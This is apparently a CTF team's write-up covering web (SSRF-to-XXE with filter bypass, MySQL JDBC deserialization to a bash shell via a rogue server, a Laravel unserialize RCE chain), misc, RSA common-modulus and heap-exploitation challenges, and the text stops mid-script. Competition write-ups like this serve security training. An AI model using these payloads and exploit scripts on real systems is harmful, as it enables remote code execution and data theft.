队伍信息

- 队伍名称：Venom

Web

F | do you know

> 题目说明
> step_by_step
> http://121.36.64.91/
> ps：
> web题有很多步骤，但绝对没有脑洞，每一步都相互关联，都有线索可寻，出题人也会认真审核赛后的wp，除去特殊的非预期解，否则类似“猜出来的、扫出来的、脑洞出来的、利用别人的webshell拿到的”等理由均不成立，题目中均不含任何可以直接使用的webshell，这些理由在本次赛后的wp中出现都有可能导致审核不通过。请选手对自己负责。

解题思路

SSRF 利用 gopher 模拟 POST 请求，访问 xxe.php，然后利用 xxe 来读文件

index.php 里禁用了

```
preg_match("/log|flag|hist|dict|etc|file|write/i" ,$poc))
```

而在 xxe.php 里用的是 replace

```
preg_replace("/file|flag|write|xxe|test|rot13|utf|print|quoted|read|string|ASCII|ISO|CP1256|cs_CZ|en_AU|dtd|mcrypt|zlib/i",'',$data);
```


那么可以直接用 双写的方式来 bypass, 类似这样：

```
flreadag   ==> preg_replace("/flag/i", '', $data) ==> flag
```


找个 XXE 读文件的 exp, 直接 xxe 读 flag.php 完事:

```
<?xml version="1.0" encoding="ureadtf-8"?>
<!DOCTYPE xe [
<!ELEMENT name ANY >
<!ENTITY xe SYSTEM "php://filter/rereadad=convert.base64-encode/resource=
flreadag.php" >]>
<root>
<name>&xe;</name>
</root>
```

注意先在本地搭个 php 直接 POST, 获取 Content-Length



然后 用 gopher 发过去, 注意 xxe 的 payload 要用 3 次 URL 编码:



PD9waHAKJGZsYWc9J2ZsYWd7NWJjMGJjMjkxZDMyMjQ1MDY3OTg2NmQ1ZGRmMGEzNDZ9JzsK

```
<?php
$flag='flag{5bc0bc291d322450679866d5ddf0a346}';
```


F | hate-php


> 题目说明

解题思路

SUCTF 原题, 直接对 _GET 取反即可

```
➜  ctf php -r "var_dump(urlencode(~'_GET'));"
string(12) "%A0%B8%BA%AB"
```





F | zzm's blog

> 题目说明

解题思路

mysql jdbc 反序列化漏洞

直接用 ysoserial cc5 来打

/?query=
{"id"%3a["com.mysql.cj.jdbc.admin.MiniAdmin",+"jdbc%3amysql%3a//139.199.203.253%3a3307/test%3fautoDeserialize%3dtrue%26queryInterceptors%3dcom.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor%26user%3dyso_CommonsCollections5_bash+-c+{echo,cGluZyBsZnkuOHliaHE0LmNleWUuaW8%3d}|{base64,-d}|{bash,-i}"]}

在VPS 上用 fnmsd 的 rouge server Listen 3307 端口等着就行

死活弹不出来shell，ping都可以执行，神tm

最后发现只要多请求几次就好了

flag 在哪？ / 下没找到

你在 /tmp 目录看看有没有

居然在 /tmp 目录下，神tm

```
ctf@4fe645a7c108:/tmp$ cat flag
cat flag_keowpijkoqeew
flag{90d88050-42fc-4dc6-9b10-b40b82e44495}
```

F | laravel

> 题目说明
> http://139.9.134.37
> ps:
> web题有很多步骤，但绝对没有脑洞，每一步都相互关联，都有线索可寻，出题人也会认真审核赛后的wp，除去特殊的非预期解，否则类似“猜出来的、扫出来的、脑洞出来的、利用别人的webshell拿到的”等理由均不成立，题目中均不含任何可以直接使用的webshell，这些理由在本次赛后的wp中出现都有可能导致审核不通过。请选手对自己负责。

解题思路

开局一个 unserialize

反手打开 phpggc 看看，比如绕过现有的链比凭空找简单

Laravel RCE1-6 都是 PendingBroadcast 开局，想办法换一个

全局搜索 __destruct ，倒着开始，第一个，然后就稳了

用 ImportConfigurator 替代 PendingBroadcast

```
1 | http://139.9.134.37/index?p=O:64:%22Symfony\Component\Routing\Loader\Conf
  | igurator\ImportConfigurator%22:2:{s:9:%22%00*%00parent%22;O:15:%22Faker\G
  | enerator%22:1:{s:13:%22%00*%00formatters%22;a:1:{s:13:%22addCollection%22
  | ;s:6:%22system%22;}}s:8:%22%00*%00route%22;s:10:%22cat%20/flag*%22;}
```

F | 美团外卖

> 题目说明

解题思路

扫目录得到 www.zip

daochu.php 存在注入

admin,content,hint,mac,sms

select hints from hint

see_the_dir_956c110ef9decdd920249f5fed9e4427

http://119.3.183.154/956c110ef9decdd920249f5fed9e4427

www/lib/webuploader/0.1.5/server/preview.php 似乎有问题

curl http://119.3.183.154/956c110ef9decdd920249f5fed9e4427/lib/webuploader/0.1.5/server/preview.php -d ''

!!!! Congratulations on infiltrating here, but it's a pity that someone has infiltrated and left a Trojan, do not continue here , please see the e98a4571cf72b798077d12d6c94629.php !!!!!

http://119.3.183.154/956c110ef9decdd920249f5fed9e4427/lib/webuploader/0.1.5/server/e98a4571cf72b798077d12d6c94629.php?file=/flag

---

flag{g879aee87y8501c1deab01c7b54f2fa9}. get file

Misc

F | loop

> 题目说明

题目附件：

4f17a9a1703f4cd49b4ab1542fb59c37.zip

解题思路


7z加鼠标连点宏

F | 麒麟系统

> 题目说明

题目附件：

解题思路



F | run


> 题目说明

题目附件：

1bc09ce355a74496b40423090366bf20.zip


解题思路

附件为一个run.exe，运行之后打开一个没啥内容的docx。分析发现run.exe其实是一个自解压程序




随后分析里面的run.exe，里面的run.exe运行之后产生一个tif文件，查看文件头得知为tiff格式

在文件末尾发现一串数据



```
njCp1HJBPLVTxcMhUHDPwE7mPW
```

吧tif文件拖到PS里，可以看到两个图层，黑色矩形的盖住了什么，移开之后得到一段代码




```
a = 'njCp1HJBPLVTxcMhUHDPwE7mPW'
flag = ""
for i in range(len(a)):
    if i % 2 == 0:
        flag += chr(ord(a[i]) - 1)
    else:
        flag += chr(ord(a[i]) + 1)
print flag
#mkBq0IICOMUUwdLiTICQvF6nOX
```

最终flag为flag{mkBq0IICOMUUwdLiTICQvF6nOX}

Crypto

F | rosb | 解题做题人

> 题目说明
> easy RSA

题目附件：

dfdd7b83828c44d7b2ca9c68ffe0f99a.zip

解题思路

RSA共模攻击

```
#! /usr/bin/env python2
# -*- coding: utf-8 -*-

from libnum import n2s, s2n
from gmpy2 import invert

# 扩展欧几里得算法
def egcd(a, b):
  if a == 0:
    return (b, 0, 1)
  else:
    g, y, x = egcd(b % a, a)
    return (g, x - (b // a) * y, y)



def main():
  n = 0xa1d4d377001f1b8d5b2740514ce699b49dc8a02f12df9a960e80e2a6ee13b7a97
d9f508721e3dd7a6842c24ab25ab87d1132358de7c6c4cee3fb3ec9b7fd873626bd0251d1
6912de1f0f1a2bba52b082339113ad1a262121db31db9ee1bf9f26023182acce8f84612bf
eb075803cf610f27b7b16147f7d29cc3fd463df7ea31ca860d59aae5506479c76206603de
54044e7b778e21082c4c4da795d39dc2b9c0589e577a773133c89fa8e3a4bd047b8e7d6da
0d9a0d8a3c1a3607ce983deb350e1c649725cccb0e9d756fc3107dd4352aa18c45a65bab7
772a4c5aef7020a1e67e6085cc125d9fc042d96489a08d885f448ece8f7f254067dfff0c4
e72a63557L
  c1 = 0x2f6546062ff19fe6a3155d76ef90410a3cbc07fef5dff8d3d5964174dfcaf9da
a003967a29c516657044e87c1cbbf2dba2e158452ca8b7adba5e635915d2925ac4f76312f
eb3b0c85c3b8722c0e4aedeaec2f2037cc5f676f99b7260c3f83ffbaba86cda0f6a9cd4c7
0b37296e8f36c3ceaae15b5bf0b290119592ff03427b80055f08c394e5aa6c45bd634c80c
59a9f70a92dc70eebec15d4a5e256bf78775e0d3d14f3a0103d9ad8ea6257a0384091f14d
a59e52581ba2e8ad3adb9747435e9283e8064de21ac41ab2c7b161a3c072b7841d4a594a8
b348a923d4cc39f02e05ce95a69c7500c29f6bb415c11e4e0cdb410d0ec2644d6243db38e
```

```
893c8a3707L
  c2 = 0xd32dfad68d790022758d155f2d8bf46bb762ae5cc17281f2f3a8794575ec6848
19690b22106c1cdaea06abaf7d0dbf841ebd152be51528338d1da8a78f666e0da85367ee8
c1e6addbf590fc15f1b2182972dcbe4bbe8ad359b7d15febd5597f5a87fa4c6c51ac4021a
f60aeb726a3dc7689daed70144db57d1913a4dc29a2b2ec34c99c507d0856d6bf5d5d01ee
514d47c7477a7fb8a6747337e7caf2d6537183c20e14c7b79380d9f7bcd7cda9e3bfb00c2
b57822663c9a5a24927bceec316c8ffc59ab3bfc19f364033da038a4fb3ecef3b4cb299f4
b600f76b8a518b25b576f745412fe53d229e77e68380397eee6ffbc36f6cc734815cd4065
dc73dcbcbL
  e1 = 0xf4c1158fL
  e2 = 0xf493f7d1L
  s = egcd(e1, e2)
  s1 = s[1]
  s2 = s[2]
  # 求模反元素
  if s1 < 0:
    s1 = - s1
    c1 = invert(c1, n)
  elif s2 < 0:
    s2 = - s2
    c2 = invert(c2, n)

  m = pow(c1, s1, n) * pow(c2, s2, n) % n
  print(n2s(m))  # 二进制转string



if __name__ == '__main__':
  main()
```

flag{g0od_go0d_stu4y_d4yd4y_Up}

Pwn

F | of | 解题做题人

看到源码存在UAF

远程测试发现和源码不同，没有了cookie操作，不知道是怎么部署的

直接改free_hook调用system即可

```
from pwn import *
context.log_level="debug"
def add(index):
   p.sendlineafter(": ","1")
   p.sendlineafter(": ",str(index))
def edit(index,note):
   p.sendlineafter(": ","2")
   p.sendlineafter("Index: ",str(index))
   p.sendafter("Content: ",note)
def show(index):
   p.sendlineafter(": ","3")
   p.sendlineafter("Index: ",str(index))
def delete(index):
   p.sendlineafter(": ","4")
   p.sendlineafter(": ",str(index))
p=remote("121.36.74.70",9999)
#p=process("./a.out")
for i in range(9):
   add(i)
for i in range(8):
   delete(i)
show(7)
p.recvuntil(": ")
libc=u64(p.recv(6)+"\x00\x00")-0x7ffff7dcfca0+0x7ffff79e4000
print hex(libc)
edit(6,p64(libc+0x003ed8e8))
edit(0,"/bin/sh\x00")
add(10)
add(11)
edit(11,p64(libc+0x04f440))
delete(0)
p.interactive()
```

F | pwnme | 解题做题人

> 题目说明

题目附件：

堆溢出，可以溢出任意字节

uclibc-ng 1.0.34

看到free的fastbin操作：

```
v4 = v3 & 0xFFFFFFFC;
if ( (v3 & 0xFFFFFFFC) <= dword_9A8B8[0] )
{
  dword_9A8B8[0] |= 3u;
  v5 = &dword_9A8B8[(v4 >> 3) - 2];
  *(_DWORD *)v1 = v5[1] ^ (v1 >> 12);
  v5[1] = (int)v2;
  return j__pthread_cleanup_pop_restore(&v16, 1);
}
```

不是加减，是异或了一下：

对应到默认堆管理模式下free时用到的一个宏：

```
set_fastchunks(av);
fb = &(av->fastbins[fastbin_index(size)]);
p->fd = PROTECT_PTR(&p->fd, *fb);
*fb = p;
}
```

```
#define PROTECT_PTR(pos, ptr)     ((mchunkptr)((((size_t)pos) >> PAGE_SHIFT) ^ ((size_t)ptr)))
```

（而且不check chunk header，保证对其就行，exp写的蠢了，直接任意地址分配就完了）

```
from pwn import *
import sys
context.log_level="debug"
def show():
     p.sendlineafter(">>> ","1")
def add(l,note):
     p.sendlineafter(">>> ","2")
     p.sendlineafter(":",str(l))
```

```
     p.sendafter(":",note)
def change(index,l,note):
     p.sendlineafter(">>> ","3")
     p.sendlineafter(":",str(index))
     p.sendlineafter(":",str(l))
     p.sendafter(":",note)
def remove(index):
     p.sendlineafter(">>> ","4")
     p.sendlineafter(":",str(index))
if len(sys.argv)==1:
